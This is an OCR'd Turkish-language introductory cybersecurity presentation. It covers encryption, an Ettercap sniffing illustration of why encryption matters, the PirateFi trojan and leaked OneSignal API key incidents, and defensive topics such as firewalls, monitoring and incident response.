
Veri Şifrelemesi


Veri şifrelemesi, bilgilerin yetkisiz erişime karşı korunması için kullanılan bir yöntemdir. Bu, verilerin güvenliğini artırır.

Şifreleme Yöntemleri ve Protokolleri

Farklı şifreleme yöntemleri, verilerin korunması için çeşitli teknikler sunar. Her yöntemin avantajları ve dezavantajları vardır.Şifreleme yöntemlerinin bir bütün halde kullanılıp protokol haline getirilmesi ile şifreleme protokolleri oluşur. Bu şifreleme türlerine ve protokollere örnek olarak. AES,RSA,SHA-256[SSL/TLS (Transfer Layer Protocol)]


Şifrelemenin Önemi





Önümüzde 2 tane Ettercap sniffing öneği var. Ettercap kısaca arp poisoning saldırısı yapılmak için düzenlenmiş bir araçtır.
Bu araçla yakaladığımız 2 paketten bir tanesi şifrelenmiş veri içerirken diğeri şifrelenmemiştir bundan ötürü içinde yazanları Görebilmekteyiz. Aslında bu bize şifrelemenin neden önemli olduğunu gösteren en önemli örneklerden bir tanesidir.

Çarpıcı Siber Güvenlik Olayları



PirateFi(Trojanlı steam oyunu)

Saldırı İçeriği

PirateFi, Steam platformunda Seaworth Interactive tarafından geliştirilen ve 6 Şubat 2025 tarihinde yayınlanan korsan temalı bir hayatta kalma oyunuydu. Oyun, kullanıcıların tarayıcı çerezlerini çalan "Trojan.Win32.Lazzzy.gen" adlı bir truva atı içeriyordu. Bu zararlı yazılım, bilgisayar korsanlarının kullanıcıların çevrimiçi hesaplarına erişmesine olanak tanıyordu. Oyun, platformdan kaldırılmadan önce 800 ila 1.500 kez indirildi.

Etkileri

Bu saldırı, yüzlerce kullanıcının hesap güvenliğini tehlikeye atarak veri hırsızlığına, yetkisiz erişimlere ve Steam gibi platformlara olan güvenin sarsılmasına neden oldu.

Alınan Dersler

Bu olay, güvenilmeyen yazılımların bile büyük platformlara sızabileceğini gösteriyor. Kullanıcılar güçlü güvenlik yazılımları kullanmalı, platformlar ise daha sıkı denetimler yapmalıdır.

HGS, Anadolu Sigorta APİ KEY’in Kullanılması

Saldırı İçeriği


1 Aralık 2024 tarihinde İstanbul'da, Hızlı Geçiş Sistemi (HGS) ve Anadolu Sigorta gibi uygulamaların OneSignal adlı bildirim hizmetine ait API anahtarlarının yetkisiz kişilerce ele geçirilmesi sonucu, kullanıcıların cihazlarına küfür ve uygunsuz içerikli bildirimler gönderildi. API anahtarlarının ele geçirilmesi, genellikle geliştiricilerin bu anahtarları kaynak kodlarında veya herkese açık depolarda yanlışlıkla ifşa etmeleri nedeniyle meydana gelir

Etkileri


Bu saldırı, kullanıcı güvenini sarsarak ilgili kurumların itibar kaybetmesine ve API güvenliğinin ihmal edilmesinin ciddi sonuçlar doğurabileceğini göstermiştir.

Alınan Dersler

Anahtarlar açık kaynak kodlarında veya yanlış yapılandırılmış sunucularda ifşa edilmemeli.



Siber Güvenlik Stratejileri ve Önlemleri



Güvenlik duvarları ve antivirüs yazılımları

Güvenlik Duvarları

Güvenlik duvarları, ağ trafiğini izleyip kontrol ederek sistemleri dış tehditlerden korur.Bunlardan bazıları Web Application Firewalllardır bu güvenlik duvarları HTTPS protokolleri üzerinden gerçekleşen veri akışını kontrol eder ve yönlendirir. Çünkü web trafiği HTTPS protokolü üzerinden gerçekleşir.

Antivirüs Yazılımları

Antivirüs yazılımları, kötü amaçlı yazılımları tespit edip temizleyerek bilgisayarların güvenliğini sağlar.

Etkili Kullanım Yöntemleri

Bu cihazların bir bütün halinde etkin bi şekilde kullanılması ile sistemlerin daha güvenli ve güvenilir çalışması sağlanır.

Risk yönetimi ve güvenlik politikaları

Risk yönetimi, bir organizasyonun siber tehditleri değerlendirmesi, önceliklendirmesi ve kontrol etmesi sürecidir. Temel aşamaları şunlardır:

Risk Analizi: Şirketin varlıklarını, tehditleri ve zafiyetleri belirler.

Risk Değerlendirme: Olası saldırıların etkisini ve gerçekleşme ihtimalini hesaplar.

Risk Azaltma Stratejileri: Güvenlik önlemleri belirlenir (WAF, IDS/IPS, SIEM, vb.).

Güvenlik Politikaları
Şirketlerin siber tehditlere karşı hazırladığı yazılı kurallar ve prosedürlerdir.
Erişim Kontrolü Politikası, İzinsiz Erişim Önleme, Olay Müdahale Planı, Personel Güvenlik Eğitimi gibi gibi.

Sistem izleme ve tehdit algılama

1. Sistem İzleme (Monitoring)

Gerçek Zamanlı İzleme: Loglar, ağ trafiği ve kullanıcı etkinlikleri analiz edilir.

Log Analizi: SIEM araçları güvenlik olaylarını toplar ve inceler.

Performans İzleme: CPU, ağ ve disk kullanımı takip edilir.

Uyarı Mekanizmaları: Şüpheli aktiviteler için alarmlar oluşturulur.

Örnek: Şirket, çalışan giriş-çıkış saatlerini ve başarısız giriş denemelerini izleyerek anormal aktiviteleri tespit eder.

2. Tehdit Algılama

İmza Tabanlı Algılama: Bilinen tehditlerin imzalarla tespit edilmesi (Snort, Suricata).

Davranışsal Analiz: Kullanıcı aktivitelerindeki anormallikler incelenir.

Anomali Tespiti: Yapay zekâ ve makine öğrenmesi ile bilinmeyen tehditler yakalanır.

Tehdit İstihbaratı: Güncel saldırı teknikleri hakkında bilgi toplanır.

Örnek: IDS, kısa sürede çok sayıda giriş denemesi yapan bir IP'yi brute-force saldırısı olarak algılar ve uyarı üretir.

Olay müdahale ve kurtarma planları

Siber Saldırı Müdahale Süreci

Siber saldırı sonrası etkili bir müdahale süreci, olayın hızlı bir şekilde tanımlanması ve çözülmesi için kritik öneme sahiptir.

Plan Oluşturma

Olay müdahale planlarının oluşturulması, organizasyonların siber saldırılara karşı hazırlıklı olmalarını sağlar.

Uygulama ve Değerlendirme

Olay müdahale planlarının uygulanması ve düzenli olarak değerlendirilmesi, sürekli iyileşmeyi teşvik eder.

Son

Siber Güvenliğin Önemi

Siber güvenlik, kişisel ve kurumsal verilerin korunmasında kritik bir rol oynamaktadır. Bu nedenle, ihtiyaç duyulan uzmanlık her geçen gün artmaktadır.

Efe Sipahioğlu

linkedin.com/in/efe-sipahioğlu-a3122a224